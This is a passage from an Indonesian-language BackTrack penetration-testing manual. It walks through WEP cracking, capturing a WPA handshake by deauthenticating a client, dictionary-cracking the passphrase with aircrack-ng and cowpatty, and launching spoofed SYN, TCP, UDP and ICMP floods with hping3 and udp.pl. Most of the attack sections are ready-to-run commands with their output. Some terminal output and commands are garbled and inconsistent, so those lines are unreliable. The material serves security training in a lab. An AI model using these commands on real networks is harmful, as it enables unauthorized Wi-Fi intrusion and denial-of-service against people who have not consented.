0x0020: b541 ba75 b677 4f58 2b11 0e87 8d25 910c .A.u.wOX+....%.
0x0030: 80ed c312 2c2b 45fa 062d 6234 0a4c e478 ....,+E...-b4.L.x
0x0040: 2439 7784 652b a0c7 eac7 7717 e920 c498 $9w.e+....w... .
0x0050: d43e cae6 f847 .>...G

Use this packet ? ■

```

Ketika berhasil maka kita dapat melihat request paket dari injeksi pada tampilan output "airodump-ng". Terlihat pada kolom **#data** dan **#/s** dimana *aliran data* akan nampak bertambah dengan **deras**.

Langkah terakhir adalah , menggunakan aircrack untuk memulai cracking file "***cap**" yang telah di hasilkan oleh "*airodump-ng*" tentu saja jika IVs pada airodump sudah cukup. Ingat IVs terjadi ketika AP mereply atau merespond hasil Injection "Interactive Packet Replay"

```
Applications Places System File Edit View Terminal Help
root@bt:~ root@bt:~ File Edit View Terminal Help
CH 10 || Elapsed: 8 mins || 2012-08-08 09:11
BSSID PWR RXQ Beacons #data, #s CH MB ENC CIPHER AUTH
00:1E:C1:46:BF:F8 -22 09 5044 55024 445 11 54c WPA TKIP PSK
08:64:C7:4B:8B:00 -36 84 5123 25031 205 10 61c WEP WEP 1-OPEN
BSSID STATION PWR Rate Lost Packets Probes
C8:64:C7:4B:8B:00 00:19:D2:45:40:96 0 0 - 1 16002 82286

File Edit View Terminal Help
root@bt:~ # airplay-ng -2 -p 8841 -c FF:FF:FF:FF:FF:FF -b C8:64:C7:4B:8B:00 -h
08:19:D2:45:40:96 mon0
Read 273 packets...
Size: 86, FromD: 1, ToD: 0 (WEP)
BSSID = C8:64:C7:4B:8B:00
Dest. MAC = 08:09:E5:00:00:01
Source MAC = C8:64:C7:4B:8B:00

0x0000: 08e2 0009 0108 5e00 0001 c8e4 74b8 b8bf .w...d.K...E...os...
0x0020: 0000 0000 0000 0000 0000 0000 0000 0000 .....,.
0x0020: b5:41:00:56:77:20 2011:0000:0000:0000:0000 A.W...X...Y...Z...
0x0030: 80ed c12 2:2b:45f 062d 6234 e9c6 e478 .*,+,-,b4!,L,X
0x0040: 2439 7784 652b a8c7 eac7 7717 e9c0 c498 $w+,e,-,w,... .
0x0050: 004e caef f847 >..,.

Use this packet? y

saving chosen packet in replay src=08e2:0009:0108.cap
You should also start airodump-ng to capture replies.

Sent 41389 packets (499 ps)


File Edit View Terminal Help
root@bt:~ root@bt:~ File Edit View Terminal Help
root@bt:~ # aircrack-ng -w 25000 -e 1l1111 -r 08:19:D2:45:40:96 mon0
No source MAC (-h) specified. Using the device MAC (08:19:D2:45:40:96)
08:09:E5:00:00:01 Waiting for beacon frame (BSSID: C8:64:C7:4B:8B:00) on channel 10

08:09:E5:00:00:01 Sending Authentication Request (Open System) [ACK]
08:09:E5:00:00:01 Authentication successful
08:09:E5:00:00:01 Sending Association Request
08:09:E5:00:00:01 Sending Authentication Request (Open System) [ACK]
08:09:E5:00:00:01 Authentication successful
08:09:E5:00:00:01 Sending Association Request [ACK]
08:09:E5:00:00:01 Association successful :-)) (ID: 1)

File Edit View Terminal Help
root@bt:~ # aircrack-ng 1.l r1899
[08:09:E5:00:00:01] Tested 26 keys (got 29901 IVs)
Aircrack-ng 1.l r1899

KEY FOUND! [ 31:31:31:31:31 ] (ASCII: 1l1111 )
Decrypted correctly: 100%
root@bt:~ #
```

5.2. WPA/WPA2 Penetration



WPA (**Wi-Fi Protected Access**) adalah suatu sistem Pengamanan yang paling banyak digunakan pada akhir dasawarsa ini. Metode pengamanan dengan WPA ini, diciptakan untuk melengkapi dari sistem yang sebelumnya, yaitu WEP. Para peneliti menemukan banyak celah dan kelemahan pada infrastruktur nirkabel yang menggunakan metoda pengamanan WEP. Sebagai pengganti dari sistem WEP, WPA mengimplementasikan layer dari IEEE, yaitu layer 802.11i. Nantinya WPA akan lebih banyak digunakan pada implementasi keamanan jaringan nirkabel. WPA didesain dan digunakan dengan alat tambahan lainnya, yaitu sebuah komputer pribadi (PC).

Fungsi dari komputer pribadi ini kemudian dikenal dengan istilah *authentication server*, yang memberikan *key* yang berbeda kepada masing-masing pengguna/client dari suatu jaringan nirkabel yang menggunakan akses point sebagai media sentral komunikasi. Seperti dengan jaringan WEP, metoda dari WPA ini juga menggunakan *algoritma RC4*

Pengamanan jaringan nirkabel dengan metoda WPA ini, dapat ditandai dengan minimal ada tiga pilihan yang harus diisi administrator jaringan agar jaringan dapat beroperasi pada mode WPA ini. Ketiga menu yang harus diisi tersebut adalah:

- Server
- Komputer server yang dituju oleh akses point yang akan

memberi otontikasi kepada client. beberapa perangkat lunak yang biasa digunakan antara lain freeRADIUS, openRADIUS dan lain-lain.

- *Port*
 - Nomor port yang digunakan adalah 1812.
- *Shared Secret*
 - Shared Secret adalah kunci yang akan dibagikan ke komputer dan juga kepada client secara transparent.

Setelah komputer diinstall perangkat lunak otontikasi seperti freeRADIUS, maka sertifikat yang dari server akan dibagikan kepada client.

Untuk menggunakan Radius server bisa juga dengan tanpa menginstall perangkat lunak di sisi komputer client. Cara yang digunakan adalah Web Authentication dimana User akan diarahkan ke halaman Login terlebih dahulu sebelum bisa menggunakan Jaringan Wireless. Dan Server yang menangani autentikasi adalah Radius server. (sumber : id.wikipedia.org)

Persiapan dan spesifikasi percobaan

bssid AP 00:1E:C1:4C:BF:F8
enskripsi “**WPA**”
auth “**PSK**”
chipper “**TKIP**”
bssid attacker : 00:19:d2:45:4d:96

Tools-tools yang digunakan

1. aircrack-ng
2. airmon-ng
3. airodump-ng
4. aircrack-ng
5. aireplay-ng

Langkah – langkah

Mengaktifkan “mode monitor” di wireless interface

Seperti pada langkah WEP yang telah kita bahas sebelumnya, Langkah pertama yang harus dilakukan adalah mengaktifkan mode monitor pada interface wireless.

```
root@bt:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1577    dhclient3
1629    dhclient3
2098    dhclient
Process with PID 1577 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Intel 3945ABG  iwl3945 -- [phy0]
                           (monitor mode enabled on mon0)
```

Langkah berikutnya adalah mengumpulkan informasi yang dibutuhkan dengan “airodump-ng”

```
CH 8 ][ Elapsed: 29 s ][ 2012-02-08 09:14

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ES
00:1E:C1:4C:BF:F8 -55     133      10    0   11   54e.  WPA   TKIP   PSK   ib
C8:64:C7:4B:B8:D0 -52     136      0     0   10   11e   WEP   WEP   bl

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
```

Informasi yang wajib kita kumpulkan untuk langkah berikutnya adalah

-**bssid** (mac address AP wpa target) : 00:1E:C1:4C:BF:F8
-**CH** (channel AP) : 11
-**ESSID** : ibteam-3g

Kemudian kita lanjutkan dengan mengumpulkan aliran data dari AP, kembali lagi dengan “airodump-ng” Kali ini lebih spesifik dengan bssid target AP dan opsi

channel

```
root@bt:~# airodump-ng -c 11 -b 00:1E:C1:4C:BF:F8 -w wpa2dump mon0
```

Dengan keterangan :

- c (channel AP yang di gunakan)
- b (bssid target AP)
- w (nama file hasil capturing yang akan disimpan dengan ekstensi *cap)
- mon0 (interface wireless)

CH 11][Elapsed: 1 min][2012-02-08 09:41										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
00:1E:C1:4C:BF:F8	-38	100	580	421	4	11	54e.	WPA	TKIP	PSK i
BSSID										
STATION	PWR	Rate	Lost	Packets	Probes					
00:1E:C1:4C:BF:F8 F4:EC:38:99:60:F3	-57	54e-54	369	400	ibteam-3g					

Hasil perintah di atas pada gambar terlihat adanya client dengan bssid F4:EC:38:99:60:F3 yang telah melakukan probe terhadap SSID target. Anda dapat menemukan informasi client yang terkoneksi dengan baik pada AP di kolom STATION pada output “airodump-ng”.

5.2.1. WPA Handshake

Tujuan kita sebenarnya adalah tercapainya wpa-handshake. Penting anda ketahui adalah mendapatkan key wpa tidaklah semudah WEP , karena key pada wpa tidaklah statik seperti pada wep. Karena itu kemungkinan untuk menyerang WPA adalah dengan teknik bruteforcing dan hal itu dapat terjadi jika adanya informasi “handshake” antara AP dan client legal berhasil di capture oleh hasil output *cap airodump-ng. Untuk mendapatkan handshake kita harus mendiskonekan (deauthentication) client dari AP terlebih dahulu. Untuk itu kita gunakan aireplayng. Perlu dicatat : karena alasan kondisi diatas, target AP harus memiliki client legal terlebih dahulu

Deauthentication client

```
root@bt:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8 -c F4:EC:38:99:60:F3 mon0
09:43:09 Waiting for beacon frame (BSSID: 00:1E:C1:4C:BF:F8) on channel 11
09:43:10 Sending 64 directed DeAuth. STMAC: [F4:EC:38:99:60:F3] [27|62 ACKs]
root@bt:~#
```

Dengan spesifikasi opsi :

--deauth (-0) = adalah mode *deauthentication*

=====
1 = jumlah aksi deauth (anda bisa menggunakan 0 untuk melakukan deauth secara continue / terus menerus)
=====

-a BSSID AP target

-c BSSID client pada AP target

mon0 Interface wireless

Serangan di atas membuat client terputus dari AP , dan ketika client melakukan koneksi kembali dengan AP , Handshake akan terlihat pada informasi output “airodump”

```
CH 11 ][ Elapsed: 3 mins ][ 2012-02-08 09:44 ][ WPA handshake: 00:1E:C1:4C:BF:
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
00:1E:C1:4C:BF:F8 -36 100      1986      542    0 11 54e. WPA TKIP PSK i
BSSID          STATION          PWR Rate Lost Packets Probes
00:1E:C1:4C:BF:F8 F4:EC:38:99:60:F3 -47   54 - 1      0      557 ibteam-3g
```

Parameter cracking WPA

Cracking WPA seperti yang telah disebutkan diatas, sebenarnya hanya dapat dilakukan dengan metode bruteforcing yang memerlukan password list atau wordlist

dictionary. Untuk mengumpulkan wordlist yang menyerang target tertentu dapat dilakukan metode soceng, MITM , dll. Untuk cracking WPA berdasarkan hasil pengumpulan data dari “airodump-ng” yang terbentuk dengan file *cap. Keberhasilan ini ditentukan lengkap/baik atau tidaknya wordlist yang digunakan.


backtrack 5 menyediakan 2 tools yang memungkinkan anda melakukan parameter bruteforce.

5.2.2. Implementasi Aircrack-ng

```
syntax : aircrack-ng -w [ dir wordlist ] -b [ bssid target ]  
[ file *cap ]
```

sehingga pada contoh kali ini saya memasukan perintah :

```
root@bt:~# aircrack-ng -w  
/pentest/password/wordlists/darkc0de.1st -b 00:1E:C1:4C:BF:F8  
wpa2dump-01.cap
```



5.2.2. Implementasi Cowpatty

Untuk penggunaan cowpatty sudah di bahas pada module sebelumnya pada sub offline cracking tools.

```
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "nagabacktrack".

2 passphrases tested in 0.00 seconds: 11560.69 passphrases/second
```

BAB VIII

STRESS TESTING

Oleh : zee eichel

1. STRESS TESTING

Stress Testing merupakan suatu ujicoba penetrasi terhadap kerentanan serangan *flood* atau *dos* dan variasinya. Kerentanan tersebut biasanya dapat ditanggulangi dengan pengelolaan *firewall* dengan benar.


Banyak teknik **flooding** dan dengan berbagai tujuan.

Tujuan attacker dalam melakukan serangan **dos / flooding** :

1. Mengalihkan perhatian dari sysadmin untuk melakukan tindakan hacking lainnya
2. Melakukan pemutusan koneksi dengan maksud – maksud *komersial* (persaingan bisnis)
3. Tindakan untuk memasuki komputer lain yang terkait pada satu jaringan dengan server target tanpa dapat di lacak oleh server.

1.1. DoS Attack


Serangan **DoS** (*denial-of-service attacks*) adalah jenis serangan terhadap sebuah komputer atau server di dalam jaringan internet maupun jaringan lokal dengan modus menghabiskan sumber (*resource*) yang dimiliki oleh komputer tersebut sampai komputer tersebut tidak dapat menjalankan fungsinya dengan benar sehingga secara tidak langsung mencegah pengguna lain untuk memperoleh akses layanan dari komputer yang diserang tersebut.



Perhatikan gambar diatas , salah satu skenario dos adalah melakukan serangan dari satu titik ke titik yang lain. Kali ini contohnya seorang attacker (168.12.25.5) melakukan serangan melalui internet (public network) terhadap sebuah perusahaan. Dan dos tersebut langsung menuju kepada web server (132.12.25.1)

1.2. DDoS Attack

Sebenarnya *DDoS attack* sama konsepnya dengan *Dos attack* hanya saja kalau DoS dilakukan oleh tunggal attacker sedangkan DDoS merupakan serangan dengan banyak host. Attacker yang melakukan serangan DDoS memakai banyak komputer yang telah dia kuasai sebelumnya yang disebut sebagai “zombie”. Dengan adanya zombie-zombie tersebut, serangan secara bersama-sama dan serentak pun dapat dilakukan.



1.3. SYN Flooding Attack

SYN flooding attack adalah jenis serangan *Denial-of-service* (**DOS**) yang menggunakan paket-paket **SYN**.


Apa itu paket SYN ?

Paket-paket SYN adalah salah satu jenis paket dalam *protokol Transmission Control Protocol (TCP)* yang dapat digunakan untuk menciptakan koneksi antara dua host dan dikirimkan oleh host yang hendak membuat koneksi, sebagai langkah pertama pembuatan koneksi dalam proses "*TCP Three-way Handshake*".

Modus serangan SYN

Attacker akan mengirimkan paket-paket **SYN** menuju ke port-port yang berada dalam keadaan "*Listening*" pada host target. Sebenarnya paket-paket **SYN** yang dikirimkan haruslah berisi alamat

sumber yang menunjukkan sistem aktual, tetapi paket-paket SYN dalam serangan ini didesain sedemikian rupa, sehingga **paket-paket tersebut memiliki alamat sumber yang tidak menunjukkan sistem aktual**.



Ketika target menerima paket SYN yang telah dimodifikasi tersebut, target akan merespons dengan sebuah paket SYN/ACK yang ditujukan kepada alamat yang tercantum di dalam SYN Packet yang ia terima (yang berarti sistem tersebut tidak ada secara aktual), dan kemudian akan menunggu paket Acknowledgment (ACK) sebagai balasan untuk melengkapi proses pembuatan koneksi.

Tetapi, karena alamat sumber dalam paket SYN yang dikirimkan oleh penyerang tidaklah valid, paket ACK **tidak akan pernah datang ke target**, dan port yang menjadi target serangan akan menunggu hingga waktu pembuatan koneksi "kadaluwarsa" atau *timed-out*.

Jika sebuah port yang listening tersebut menerima banyak paket-paket SYN, maka port tersebut akan meresponsnya dengan paket SYN/ACK sesuai dengan jumlah paket SYN yang ditampung di dalam *buffer* yang dialokasikan oleh sistem operasi.

1.4. TCP Connection Flood

TCP Conncection Flood sebenarnya hampir sama dengan SYN attack, serangan ini memanfaatkan adanya **port-port TCP** yang terbuka (*open*) pada mesin target.

1.5. UDP Flood

UDP flood attack adalah salah satu serangan denial-of-service (DoS) yang menggunakan “*User Datagram Protocol*” (**UDP**).

Attacker akan mengirim banyak request data UDP pada target kepada seluruh (*random*) port terbuka pada sebuah server target. Serangan ini akan memaksa server korban mengirimkan banyak **ICMP** paket kepada alamat yang mengirimkan UDP paket yang dalam jumlah besar tersebut.

Namun attacker sudah memodifikasi alamat (*spoof address*) sehingga ICMP paket tersebut tidak mengarah terhadap mesin attacker. Dengan mengirim paket UDP dalam jumlah besar, maka komputer/server korban akan menerima setiap paket UDP tersebut dan memasukannya dalam “*waiting list progress*”. Tentu saja akan menghabiskan *memori* dan *sumber daya* server korban. Sehingga service lainnya yang harusnya bekerja tidak mendapatkan sumber daya.

1.6. IcMP Flooding Attack

ICMP flood, bias disebut sebagai *Ping flood* atau *Smurf attack*, adalah salah satu jenis serangan Denial of Service attack. Dengan modus Mengirimkan Paket IcMP (**ping**) dalam jumlah yang sangat besar terhadap mesin target dengan tujuan membuat *crashing* koneksi TCP/IP pada pc target dan menjadikan TCP/IP menjadi tidak lagi merespon berbagai request TCP/IP paket. Serangan yang disebut juga sebagai **PoD** (*ping of death*) mampu menghabiskan bandwidth komputer korban

2. LAB TASK

2.1 SYN FLOOD Testing

Spesifikasi Percobaan

===== [+]

Korban (victim)

IP – Address : 192.168.1.5

OS : Microsoft Windows XP|2003

Open port

PORt	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
443/tcp	open	ssl	


Attacker

IP – Address : 192.168.1.9

OS : Backtrack V R1

Deskripsi Task

Untuk task lab uji coba penyerangan SYN flood , saya akan menggunakan **hping3** dalam penerapannya. Serangan terhadap SYN akan menaikkan trafik memory dari korban. Berikut ini gambar analisa memory korban sebelum penyerangan



Modusnya kita akan memaksa korban menerima **SYN paket** dalam jumlah yang sangat besar.

Dengan mode interval :

```
root@bt:~# hping3 -i u1000 -S -p 443 192.168.1.5
```

Dimana ,

- i (-- interval) - uX - x=dalam satuan mikrodetik = 1000 mikrodetik
- S (--SYN mode) = mengeset flag SYN
- p = port target
- ip target = 192.168.1.5

```
root@bt:~# hping3 -i wlan0 -S -p 135 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.1.5 ttl=128 DF id=31677 sport=135 flags=SA
seq=4 win=64320 rtt=4.6 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31678 sport=135 flags=SA
seq=5 win=64320 rtt=4.0 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31680 sport=135 flags=SA
seq=7 win=64320 rtt=6.7 ms
len=46 ip=192.168.1.5 ttl=128 DF id=31681 sport=135 flags=SA
seq=8 win=64320 rtt=6.7 ms
```

Salah satu mode kompleks serangan SYN dengan menggunakan hping3

```
root@bt:~# hping3 -q -n -a 10.0.0.1 -S -s 53 --keep -p 445
--flood 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): S set, 40 headers + 0 data
bytes
hpingle in flood mode, no replies will be shown
```

Dimana ,

- q (--quiet) = quiet mode
- n (--numeric) = output secara numerik
- a (spoof address) = Alamat palsu
- S (--SYN mode) mengeset flag SYN
- s (--baseport) port dimana attacker akan melancarkan serangan, secara default adalah random
- keep (-k) Tetap menggunakan port pada baseport (-s)
- p (--destport) Port sasaran pada mesin target
- flood (mengirim paket secepat mungkin)

Perhatikan effek pada mesin target. Mesin target menunjukan penaikan *source* terpakai dengan tiba-tiba dan seluruh TCP koneksi terpaksa **berhenti / hang**. Dan akhirnya tidak dapat melakukan koneksi keluar. Bahkan membuka *site* melalui *browser* pun tidak bisa!

2.2 TCP Connection Flood Testing

Contoh penggunaan hping dalam penyerangan DoS TCP Connection Flood


Penggunaan dengan SARFU scan (Xmas)

www.indonesianbacktrack.or.id

```
root@bt:~# hping3 -q -n -a 10.0.0.1 -SARFU -p 445 --flood  
192.168.1.5  
HPING 192.168.1.5 (wlan0 192.168.1.5): RSAFU set, 40 headers + 0  
data bytes  
hping in flood mode, no replies will be shown
```

Dengan mode interval :


```
root@bt:~# hping3 -q -n -a 10.0.0.1 -SARFU -p 445 -i u1000  
192.168.1.5  
HPING 192.168.1.5 (wlan0 192.168.1.5): RSAFU set, 40 headers + 0  
data bytes
```



2.3 UDP Flood Testing

```
root@bt:~# hping3 -q -n -a 10.0.0.1 --udp -s 53 --keep -p 68  
--flood 192.168.1.5  
HPING 192.168.1.5 (wlan0 192.168.1.5): udp mode set, 28 headers +  
0 data bytes  
hping in flood mode, no replies will be shown
```

Kali ini saya hanya menambahkan opsi **--udp** pengganti opsi **-S (SYN)** maka hping akan melancarkan serangan sesuai mode serangan berbasis **UDP**. Maka terjadi penaikan source grafik secara mendadak dalam sistem target



Contoh lainnya dalam bentuk interval

```
hping3 -i u1000 -c 4 -p 53 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): NO FLAGS are set, 40
headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=128 id=1319 sport=445 flags=SA seq=0
win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1320 sport=445 flags=SA seq=1
win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1321 sport=445 flags=SA seq=2
win=0 rtt=1.6 ms
len=46 ip=192.168.1.5 ttl=128 id=1322 sport=445 flags=SA seq=3
win=0 rtt=1.8 ms
```

2.3.1 UDP.PL

Salah satu tools udp flood attack lainnya adalah **udp.pl**. Anda dapat mengaksesnya pada direktori */pentest/misc/udp-pl*. Udp.pl adalah tools yang di bangun dari bahasa pemograman **perl**.

Langkah-langkahnya

Masuk direktori dimana udp.pl berada

```
cd /pentest/misc/udp-pl/
```

Set permission agar dapat diesekusi langsung

```
chmod +x udp.pl
```

Running

```
./udp.pl [ ip-address ] [port] [time]
```

contoh :

```
root@bt:/pentest/misc/udp-pl# perl udp.pl 192.168.1.3 53 1  
udp flood - odix
```

2.4 ICMP flood Testing

```
root@bt:~# hping3 -q -n -a 10.0.0.1 --id 0 --icmp -d 445 --flood  
192.168.1.5  
HPING 192.168.1.5 (wlan0 192.168.1.5): icmp mode set, 28 headers  
+ 445 data bytes  
hping in flood mode, no replies will be shown
```

Perhatikan efek komputer korban setelah serangan tersebut ,

```
C:\Documents and Settings\target>ping -n 1000 8.8.8.8  
Pinging 8.8.8.8 with 32 bytes of data:  
Reply from 8.8.8.8: bytes=32 time=58ms TTL=54  
Reply from 8.8.8.8: bytes=32 time=59ms TTL=54  
Reply from 8.8.8.8: bytes=32 time=56ms TTL=54  
Reply from 8.8.8.8: bytes=32 time=54ms TTL=54  
Request timed out.  
Request timed out.
```

Pada gambar di atas , kita dapat mengambil kesimpulan bahwa *ICMP flood attack* mampu menghancurkan bandwidth target sehingga ping menjadi **RTO** (*request time out*)

3. Tools lainnya

3.1 LETDOWN

Letdown adalah tools yang mampu melakukan serangan *DoS* terhadap *web server* dan *router*. Letdown telah terinstall secara default pada Backtrack. Anda dapat mengesekusi letdown jika anda berada pada direktori tools tersebut, yang berada pada direktori “/pentest/stressing/letdown”

```
root@bt:/pentest/stressing/letdown# ls
